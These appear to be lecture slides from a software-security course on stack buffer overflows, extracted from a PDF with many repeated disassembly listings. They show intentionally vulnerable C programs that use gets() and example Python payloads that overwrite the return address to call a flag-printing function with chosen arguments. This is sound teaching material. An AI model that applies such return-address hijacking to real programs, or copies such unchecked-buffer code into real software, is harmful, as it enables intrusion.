

NEU CY 5770 Software Vulnerabilities and Security

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Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Brief history of buffer overflow
 - b. Information C function needs to run
 - c. C calling conventions (x86, x86-64)
 - d. Overflow local variables

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of print_flag is %p\n", print_flag);
    vulfoo();
    printf("I pity the fool!\n");
}
```

gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed.

An unsafe function. Never use this when you program.

00001338 <vulfoo>:


```
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50            push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9            leave
1357:  c3            ret
```

esp →

RET


```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55            push  ebp  
133d: 89 e5        mov   ebp,esp  
133f: 83 ec 18     sub   esp,0x18  
1342: 83 ec 0c     sub   esp,0xc  
1345: 8d 45 f2     lea   eax,[ebp-0xe]  
1348: 50          push  eax  
1349: e8 fc ff ff  call 134a <vulfoo+0x12>  
134e: 83 c4 10     add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9          leave  
1357: c3          ret
```

esp



```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push  ebp  
133d: 89 e5          mov   ebp,esp  
133f: 83 ec 18       sub   esp,0x18  
1342: 83 ec 0c       sub   esp,0xc  
1345: 8d 45 f2       lea   eax,[ebp-0xe]  
1348: 50             push  eax  
1349: e8 fc ff ff    call 134a <vulfoo+0x12>  
134e: 83 c4 10       add   esp,0x10  
1351: b8 00 00 00 00 mov   eax,0x0  
1356: c9             leave  
1357: c3             ret
```

ebp, esp




```
00001338 <vulfoo>:  
1338: f3 0f 1e fb    endbr32  
133c: 55             push ebp  
133d: 89 e5         mov  ebp,esp  
133f: 83 ec 18     sub  esp,0x18  
1342: 83 ec 0c     sub  esp,0xc  
1345: 8d 45 f2     lea  eax,[ebp-0xe]  
1348: 50           push eax  
1349: e8 fc ff ff   call 134a <vulfoo+0x12>  
134e: 83 c4 10     add  esp,0x10  
1351: b8 00 00 00 00 mov  eax,0x0  
1356: c9           leave  
1357: c3           ret
```

ebp



esp




```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50             push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9             leave
1357:  c3             ret
```

ebp




esp



```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50             push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9             leave
1357:  c3             ret
```

ebp
 $eax = ebp - 0xe$


esp



```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50             push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9             leave
1357:  c3             ret
```

ebp
 $eax = ebp - 0xe$


esp



```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50            push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9            leave
1357:  c3            ret
```

ebp
 $eax = ebp - 0xe$


esp




```
00001338 <vulfoo>:
 1338:  f3 0f 1e fb    endbr32
 133c:  55             push  ebp
 133d:  89 e5          mov   ebp,esp
 133f:  83 ec 18       sub   esp,0x18
 1342:  83 ec 0c       sub   esp,0xc
 1345:  8d 45 f2       lea   eax,[ebp-0xe]
 1348:  50             push  eax
 1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
 134e:  83 c4 10       add   esp,0x10
 1351:  b8 00 00 00 00 mov   eax,0x0
 1356:  c9             leave
 1357:  c3             ret
```

ebp
eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
1338:  f3 0f 1e fb      endbr32
133c:  55               push  ebp
133d:  89 e5            mov   ebp,esp
133f:  83 ec 18         sub   esp,0x18
1342:  83 ec 0c         sub   esp,0xc
1345:  8d 45 f2         lea   eax,[ebp-0xe]
1348:  50              push  eax
1349:  e8 fc ff ff      call  134a <vulfoo+0x12>
134e:  83 c4 10         add   esp,0x10
1351:  b8 00 00 00 00   mov   eax,0x0
1356:  c9              leave
1357:  c3              ret
```

ebp



esp




00001338 <vulfoo>:

```
1338:  f3 0f 1e fb      endbr32
133c:  55              push  ebp
133d:  89 e5           mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50            push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9            leave
1357:  c3            ret
```

```
mov esp, ebp
pop  ebp
```

esp, ebp




```
00001338 <vulfoo>:
1338:  f3 0f 1e fb      endbr32
133c:  55              push  ebp
133d:  89 e5           mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50            push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9            leave
1357:  c3            ret
```

```
mov esp, ebp
pop ebp
```

esp



ebp -> main's
stack frame



00001338 <vulfoo>:


```
1338: f3 0f 1e fb    endbr32
133c: 55            push  ebp
133d: 89 e5         mov   ebp,esp
133f: 83 ec 18      sub   esp,0x18
1342: 83 ec 0c      sub   esp,0xc
1345: 8d 45 f2      lea   eax,[ebp-0xe]
1348: 50           push  eax
1349: e8 fc ff ff   call 134a <vulfoo+0x12>
134e: 83 c4 10      add   esp,0x10
1351: b8 00 00 00 00 mov   eax,0x0
1356: c9           leave
1357: c3           ret
```

mov esp, ebp
pop ebp

esp



eip = RET




Overwrite RET

```
00001338 <vulfoo>:
1338:  f3 0f 1e fb    endbr32
133c:  55             push  ebp
133d:  89 e5          mov   ebp,esp
133f:  83 ec 18       sub   esp,0x18
1342:  83 ec 0c       sub   esp,0xc
1345:  8d 45 f2       lea   eax,[ebp-0xe]
1348:  50             push  eax
1349:  e8 fc ff ff    call 134a <vulfoo+0x12>
134e:  83 c4 10       add   esp,0x10
1351:  b8 00 00 00 00 mov   eax,0x0
1356:  c9             leave
1357:  c3             ret
```

ebp
eax = ebp - 0xe

esp



! Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Buffer Overflow Example: overflowret1_64

```
00000000004012a7 <vulfoo>:
4012a7:  f3 0f 1e fa      endbr64
4012ab:  55               push rbp
4012ac:  48 89 e5         mov rbp, rsp
4012af:  48 83 ec 10      sub rsp, 0x10
4012b3:  48 8d 45 fa      lea rax, [rbp-0x6]
4012b7:  48 89 c7         mov rdi, rax
4012ba:  b8 00 00 00 00   mov eax, 0x0
4012bf:  e8 0c fe ff ff   call 4010d0 <gets@plt>
4012c4:  b8 00 00 00 00   mov eax, 0x0
4012c9:  c9              leave
4012ca:  c3              ret
```

Exploit will be something like:

```
python2 -c "print 'A'??? + '\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

**Return to a function with
parameter(s)**

Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp



```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");


    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp



```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```
int vulfoo()
{
    char buf[6];


    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

esp, ebp



```
mov esp, ebp
```

```
pop ebp
```

```
ret
```

```

int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```


```

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →



```

mov esp, ebp

```

```

pop ebp

```

```

ret

```

```

int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

```

```

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →

eip = Addr of printsecret



```

mov esp, ebp

```

```

pop ebp

```

```

ret

```

Change to prinsecret's point of view

```
int prinsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of prinsecret is %p\n",
    prinsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp = AAAA

esp →



```
push ebp
mov ebp, esp
```

```

int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp, esp



```

push ebp
mov ebp, esp

```



```
int printsecret(int i)
{
if (i == 0x12345678)
    print_flag();
else
    printf("I pity the fool!\n");


exit(0);}
```

```
int vulfoo()
{
char buf[6];

gets(buf);
return 0;}
```


```
int main(int argc, char *argv[])
{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}
```

ebp, esp →



x86, cdecl in a function

Address of i to overwrite:
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4 (%ebp) : RET
- 8 (%ebp) : first argument
- 8 (%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp →
eax →

0x12345678

Does not matter

Addr of printsecret

Does not matter

buf

Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12' | ./program"
```


Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}
```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12' | ./or2"
```

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Where else can we return to?

**Return to a function with
parameter(s)**

Return to function with many arguments?

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp



Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}


int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

**Can we return to a chain of
functions?**


(32 bit) Return to multiple functions?



